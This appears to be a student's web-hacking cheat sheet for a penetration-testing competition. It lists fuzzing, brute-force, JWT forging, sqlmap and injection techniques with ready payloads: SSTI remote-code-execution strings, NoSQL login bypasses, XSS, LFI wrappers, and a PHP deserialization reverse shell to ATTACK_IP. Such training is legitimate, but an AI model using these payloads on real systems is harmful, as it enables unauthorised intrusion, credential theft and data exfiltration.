Web Hacking

Andrew Rippy

September 2025

Contents

1 Brute Forcing

It should be noted that brute forcing shouldn't be very common for CPTC, still useful to have these here though.

1.1 FFUF

Example using FFUF.

```
ffuf -u http://localhost:3000/FUZZ -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

A full guide to using FFUF can be found here: `https://www.freecodecamp.org/news/web-security-fuzz-web-applications-using-ffuf/`

2 GoBuster

Enumerate directories like so

```
gobuster dir -u http://10.10.10.10 -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

In the case of my locations, (rippy)

```
gobuster dir -u http://10.10.10.10 -w
```

```
./wordlists/dirbuster/directory-list-2.3-medium.txt
```

Add a pattern to go through specific directories prefixes like so

```
gobuster dir -u http://10.10.10.10 -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -p pattern.txt
```

Where pattern contains:

```
hmr_{GOBUSTER}
```

If say, hmr_ was the prefix

Where the url is the base url that gobuster is looking in. Here are extra flags

1. Flag Long Flag Description
2. -c –cookies Cookies to use for requests
3. -x –extensions File extension(s) to search for
4. -H –headers Specify HTTP headers, -H 'Header1: val1' -H 'Header2: val2'
5. -k –no-tls-validation Skip TLS certificate verification
6. -n –no-status Don't print status codes
7. -P –password Password for Basic Auth
8. -s –status-codes Positive status codes
9. -b –status-codes-blacklist Negative status codes
10. -U –username Username for Basic Auth

To enumerate through extensions run this command:

```
gobuster dir -u http://10.10.252.123/myfolder -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x.html,.css,.js
```

To enumerate sub domains, use this command like so:

```
gobuster dns -d mydomain.thm -w

/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
```

To enumerate virtual hosts, use this command:

```
gobuster vhost -u http://example.com -w

/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
```

2.1 Dirbuster Wordlist

It should be noted that on kali linux the dirbuster wordlist is stored under

```
/usr/share/wordlists/dirbuster
```

3 Enumeration

3.1 Top Usernames and Emails

`https://github.com/nyxgeek/username-lists/tree/master` For example, the python file email_enum.py will check to see if any emails are in use at a website. Granted, this is a very specific script, it gives a starting place for anywhere it could be used.

3.2 Burp Suite

3.2.1 Intruder

Intruder allows for spraying endpoints with requests. It is commonly utilized for brute-force attacks or fuzzing endpoints. One can use burp suite sniper attack to enumerate the possible outputs. Supply it with a list and it will attack the inputs. Pitch fork to try multiple combinations, battering ram to try many at once.

3.2.2 Repeater

Repeater allows for capturing, modifying, and resending the same request multiple times. This functionality is particularly useful when crafting payloads through trial and error (e.g., in SQLi - Structured Query Language Injection) or testing the functionality of an endpoint for vulnerabilities.

3.3 SecLists

`https://github.com/danielmiessler/SecLists/tree/master` This link has a huge variety of passwords, fuzzing lists, wordlists, etc. Very useful for enumeration.

3.4 Hydra

Usage for hydra. Uppercase parameters indicate lists, whereas lowercase parameters indicate single input. (-L, -l, -P, -p) An example is as follows

```
hydra -l frank -P /usr/share/wordlists/rockyou.txt 10.10.170.43 ssh
```

The end "ssh" can be replaced with various types of login, like ftp for example.

1. -s PORT to specify a non-default port for the service in question.
2. -V or -vV, for verbose, makes Hydra show the username and password combinations that are being tried. This verbosity is very convenient to see the progress, especially if you are still not confident of your command-line syntax.
3. -t n where n is the number of parallel connections to the target. -t 16 will create 16 threads used to connect to the target.
4. -d, for debugging, to get more detailed information about what's going on. The debugging output can save you much frustration; for instance, if Hydra tries to connect to a closed port and timing out, -d will reveal this right away.

Here is how to use hydra with a web login portal: `https://www.geeksforgeeks.org/linux-unix/crack-web-based-login-page-with-hydra-in-kali-linux/`

4 Session Management

4.1 Cookies

When using cookies, HTTP might use the set-cookie header. Cookie-based session management is often called the old-school way of managing sessions. Once the web application wants to begin tracking, in a response, the Set-Cookie header value will be sent. Your browser will interpret this header to store a new cookie value. One can change the cookie values to gain access, or steal cookies from others.

4.2 JWT

While maybe not useful, here is the example curl command to recieve a JWT.

```
curl -H 'Content-Type: application/json' -X POST

-d '{ "username" : "user", "password" : "passwordX" }'

http://MACHINE_IP/api/v1.0/exampleX
```

Similarly, here is an example curl command sending a JWT to authenticate.

```
curl -H 'Authorization: Bearer [JWT token]'

http://MACHINE_IP/api/v1.0/example2?username=Y
```

A JWT consists of three components, each Base64Url encoded and separated by dots:

1. Header - The header usually indicates the type of token, which is JWT, as well as the signing algorithm that is used.

2. Payload - The payload is the body of the token, which contain the claims. A claim is a piece of information provided for a specific entity. In JWTs, there are registered claims, which are claims predefined by the JWT standard and public or private claims. The public and private claims are those which are defined by the developer. It is worth knowing the difference between public and private claims, but not for security purposes, hence this will not be our focus in this room.

3. Signature - The signature is the part of the token that provides a method for verifying the token's authenticity. The signature is created by using the algorithm specified in the header of the JWT. Let's dive a bit into the main signing algorithms.

Provided there is not signature verification, then you can forge the JWT. Just go to a decoder, change the variables, then re-encode it with the same encoding. Use the following to do so.

Here are 3 JWT encoders that are useful tools.

1. `https://jwt.rocks/`

2. `https://jwtsecrets.com/tools/jwt-encode`

3. `https://www.jwt.io/`

One can crack weak JWT secrets using this file as a wordlist and hashcat. `https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.secrets.list`

Just wget this link and save the wordlist. Then use hashcat to crack the password.

```
hashcat -m 16500 -a 0 jwt.txt jwt.secrets.list
```

It should be noted that one can authenticate horizontally to get privileges vertically. If you were able to authenticate on appB with admin privs, you can (if not properly checked) use this to authenticate on appA.

5 Evilginx

Evilginx is a tool that is typically used in red team engagements. As it can be used to execute sophisticated phishing attacks, effectively bypassing Multi-Factor Authentication (MFA). It operates as a man-in-the-middle proxy that can intercept and redirect OTPs meant for legitimate users.

`https://github.com/kgretzky/evilginx2?tab=readme-ov-file`

6 SQL Injection

6.1 SQLMAP

6.1.1 Enumerate Databases

For a GET request, use this command:

```
sqlmap -u https://testsite.com/page.php?id=7 --dbs
```

–dbs enumerates the database.

First, for a POST request, using burp suite, capture a request to the vulnerable parameter. Save this as a text file, called req.txt. If the vulnerable parameter was blood_group, indicate that. It could also be id, or something else.

```
sqlmap -r req.txt -p blood_group --dbs
```

```
sqlmap -r <request_file> -p <vulnerable_parameter> --dbs
```

6.1.2 Enumerate tables

Using a GET request, one can extract the tables of a database like so:

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --tables
```

Using a POST request, one can extract the tables of a database like so:

```
sqlmap -r req.txt -p <vulnerable_parameter> -D <database_name> --tables
```

6.1.3 Enumerate Columns

Using a GET request, one can extract the columns of a database like so:

```
sqlmap -u https://testsite.com/page.php?id=7
```

```
-D <database_name> -T <table_name> --columns
```

Using a POST request, one can extract the columns of a database like so:

```
sqlmap -r req.txt -D <database_name> -T <table_name> --columns
```

6.1.4 Enumerate DB and Tables

Using a GET request, you can extract all avaliable databases and tables like so:

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --dump-all
```

Using a POST request, you can extract all available databases and tables like so:

```
sqlmap -r req.txt-p  -D <database_name> --dump-all
```

6.1.5 Dump Data

You can dump the data with –dump on the end. (This outputs the sql table data)

6.1.6 Current User

You can see current-user with –current-user

6.2 Advanced SQL Injection

This link contains the writeup for the tryhackme room. Can use if needing a reference to some tricks to do advanced sqli. `https://medium.com/@nayanjyoti16/tryhackme-advanced-sql-injection-walkthrough-93273a88a55e`

6.3 ORM Injection

One can test for ORM injection. `https://owasp.boireau.io/4-web_application_security_testing/07-input_validation_testing/05.7-testing_for_orm_injection`

The full room walkthrough can be found here: `https://dev.to/seanleeys/tryhackme-orm-injection-4mh7`

6.4 NoSQL (MongoDB)

You can inject syntax like so for mongodb. This gives a collection of accounts who's username is not equal to ([$ne]) username and their password not equal to password.

```
user[$ne]=username&pass[$ne]=password
```

Next, you can ignore certain account usernames like so: with the ([$nin]) syntax (there are no spaces, this should be one long line)

```
user[$nin][]=admin&user[$nin][]=pedro&user[$nin][]=john&user[$nin][]=secret

&pass[$ne]=password
```

You can essentially brute force a password like so, using regular expression.

```
user[$nin][]=admin&pass[$regex]=^.{7}$
```

This represents a wildcard length of 7. So if the password is 7 characters long, it would go through. Once you find the length, find the characters by testing each one individually. like so:

```
user[$nin][]=admin&pass[$regex]=^c....$
```

See the NOSQL tryhackme room here `https://medium.com/@cyfernest/nosql-injection-tryhackme-walkthrough-b63b200f9d2b`

One can determine if the the database in NoSQL by using this in the input:

```
'"\/$[].>
```

Here is a cheatsheet for NoSQL. `https://nullsweep.com/nosql-injection-cheatsheet/`

7 XXE Injection

Here is the tryhackme room, that walks through the XXE Injection. `https://medium.com/@hacknmate/xxe-injection-tryhackme-805b649c519c`

This link gives useful insight as to different injection payloads. `https://github.com/payloadbox/xxe-injection-payload-list?tab=readme-ov-file`

One can test for XXE, this link explains how: `https://wiki.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008)`

This is yet another cheat sheet for XXE. `https://www.securityidiots.com/Web-Pentest/XXE/XXE-Cheat-Sheet-by-SecurityIdiots.html`

8 Server Side Template Injection (SSTI)

Use this payload to look for SSTI

```
${{<%[%'"}}%\.
```

One can execute arbitrary code using templates, such as jinja (python), pug (Javascript), or smarty (PHP).

see the room here

`https://dev.to/seanleeys/tryhackme-server-side-template-injection-ssti-19k7`

8.0.1 Smarty (PHP)

Twig is also PHP. Here is a twig payload:

```
{{['ls', '']|sort('passthru')}}
```

RCE can be done like so for Smarty.

```
{system("ls")}
```

8.0.2 Jinja (Python)

RCE can be done like so (there are no spaces, this should be one long line)

```
{{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__

.get("__builtins__")

.get("__import__")("subprocess").check_output(['ls', '-lah'])}}
```

8.0.3 Pug/Jade (JS)

RCE can be done like so

```
#   {root.process.mainModule.require('child_process').spawnSync('ls', ['-lah']).stdout}
```

9 LDAP Injection

Check out the room walkthrough here `https://dev.to/seanleeys/tryhackme-ldap-injection-4kg1`

Here is another link to help with LDAP injection `https://brightsec.com/blog/ldap-injection/`

Not only does this link have LDAP Injection, but it has many other important cheatsheets `https://cheatsheet.haax.fr/web-pentest/injections/server-side-injections/ldap/`

10 Cheat Sheet for Web

`https://cheatsheet.haax.fr/web-pentest/`

11 Insecure Deserilization

Here is the room with the complete writeup.

`https://medium.com/@RosanaFS/tryhackme-insecure-deserialisation-ca035812864c`

Using this code, one can create a base64 command representation to deserialize and spawn a reverse shell.

```
 <?php
class MaliciousUserData {
public $command = 'ncat -nv ATTACK_IP 4444 -e /bin/sh';
}

$maliciousUserData = new MaliciousUserData();
$serializedData = serialize($maliciousUserData);
$base64EncodedData = base64_encode($serializedData);
echo "Base64 Encoded Serialized Data: " . $base64EncodedData;
?>
```

One can create payloads with phpggc.

12 WFuzz

Here is an example wfuzz (all one line)

```
wfuzz -z file,jenkins-users.txt -z file,jenkins-passwords.txt

-d "j_username=FUZZ&j_password=FUZ2Z&from=&Submit=Sign+in"

http://10.129.45.237:8080/j_spring_security_check
```

How to use wfuzz with burp `https://medium.com/@jrivers.cybersecurity/integrating-wfuzz-with-burp-suite-545d12ea6996`

Here is a better example of using wfuzz with a wordlist to fuzz a login portal that looks like json format. (all one line)

```
wfuzz -c -z file,./wordlists/rockyou.txt -d "email=admin@juice-sh.op&password=FUZZ"

-Z --sc 200 http://10.132.157.187:3000/rest/user/login
```

13 XSS

One example of XSS is injecting an iframe into the page to see if you can get javascript to run.

```
<iframe src="javascript:alert('xss')">
```

Make sure to **inspect the page source** to see how the input is read in.

Here is the tryhackme room on XSS `https://medium.com/@maitreyeeeh/tryhackme-room-xss-walkthrough-d28500d1cce3`

14 SSRF (Server Side Request Forgery)

If there was some parameter or input that can somehow redirect to an internal resource, like localhost, this is considered SSRF. ie, GET /api?url=localhost/image.png.



Figure 1: SSRF

Here is the tryhackme room on SSRF
`https://medium.com/@Aircon/ssrf-tryhackme-thm-acc9a303676f`

15 File Inclusion, Path Traversal

One can use php to filter the output like so:

```
php://filter/convert.base64-encode/resource=.htaccess
```

One can also use the data filter in the url parameter

```
?page=data:text/plain,<?php%20phpinfo();%20?>.
```

Here is a link to a video going over this tryhackme room for more info
`https://www.youtube.com/watch?v=37JYRKmjx4k`

16 Log Poisoning

Log poisoning is a technique where an attacker injects executable code into a web server's log file and then uses an LFI vulnerability to include and execute this log file. This method is particularly stealthy because log files are shared and are a seemingly harmless part of web server operations. In a log poisoning attack, the attacker must first inject malicious PHP code into a log file. This can be done in various ways, such as crafting an evil user agent, sending a payload via URL using Netcat, or a referrer header that the server logs. Once the PHP code is in the log file, the attacker can exploit an LFI vulnerability to include it as a standard PHP file. This causes the server to execute the malicious code contained in the log file, leading to RCE.

17 Race Conditions

Here is the tryhackme room on race conditions
`https://medium.com/@CyberAmita/tryhackme-race-conditions-a-deep-dive-into-a-subtle-yet-p`

18 Prototype Pollution

Here is the tryhackme room on prototype pollution `https://medium.com/@wartelski/tryhackme-prototype-pollution-walkthrough-0d2b3c0d3f3b`

19 CSRF

Here is the tryhackme room on CSRF `https://medium.com/@cyfernest/csrf-tryhackme-walkthrough-473`

20 DOM Based Attacks

Here is a video the tryhackme room on DOM based attacks
`https://www.youtube.com/watch?v=5HATK-B04xs`
An example of fragment self xss

```
https://realwebsite.com#<img src=1 onerror=alert(1)></img>
```

Then you can make the payload work via

```
<iframe src="https://realwebsite.com#" onload="this.src+='<img src=1 onerror=alert(1)>'
```

21 HTTP Request Smuggling

Here is a tutorial on HTTP Request Smuggling
`https://portswigger.net/web-security/request-smuggling`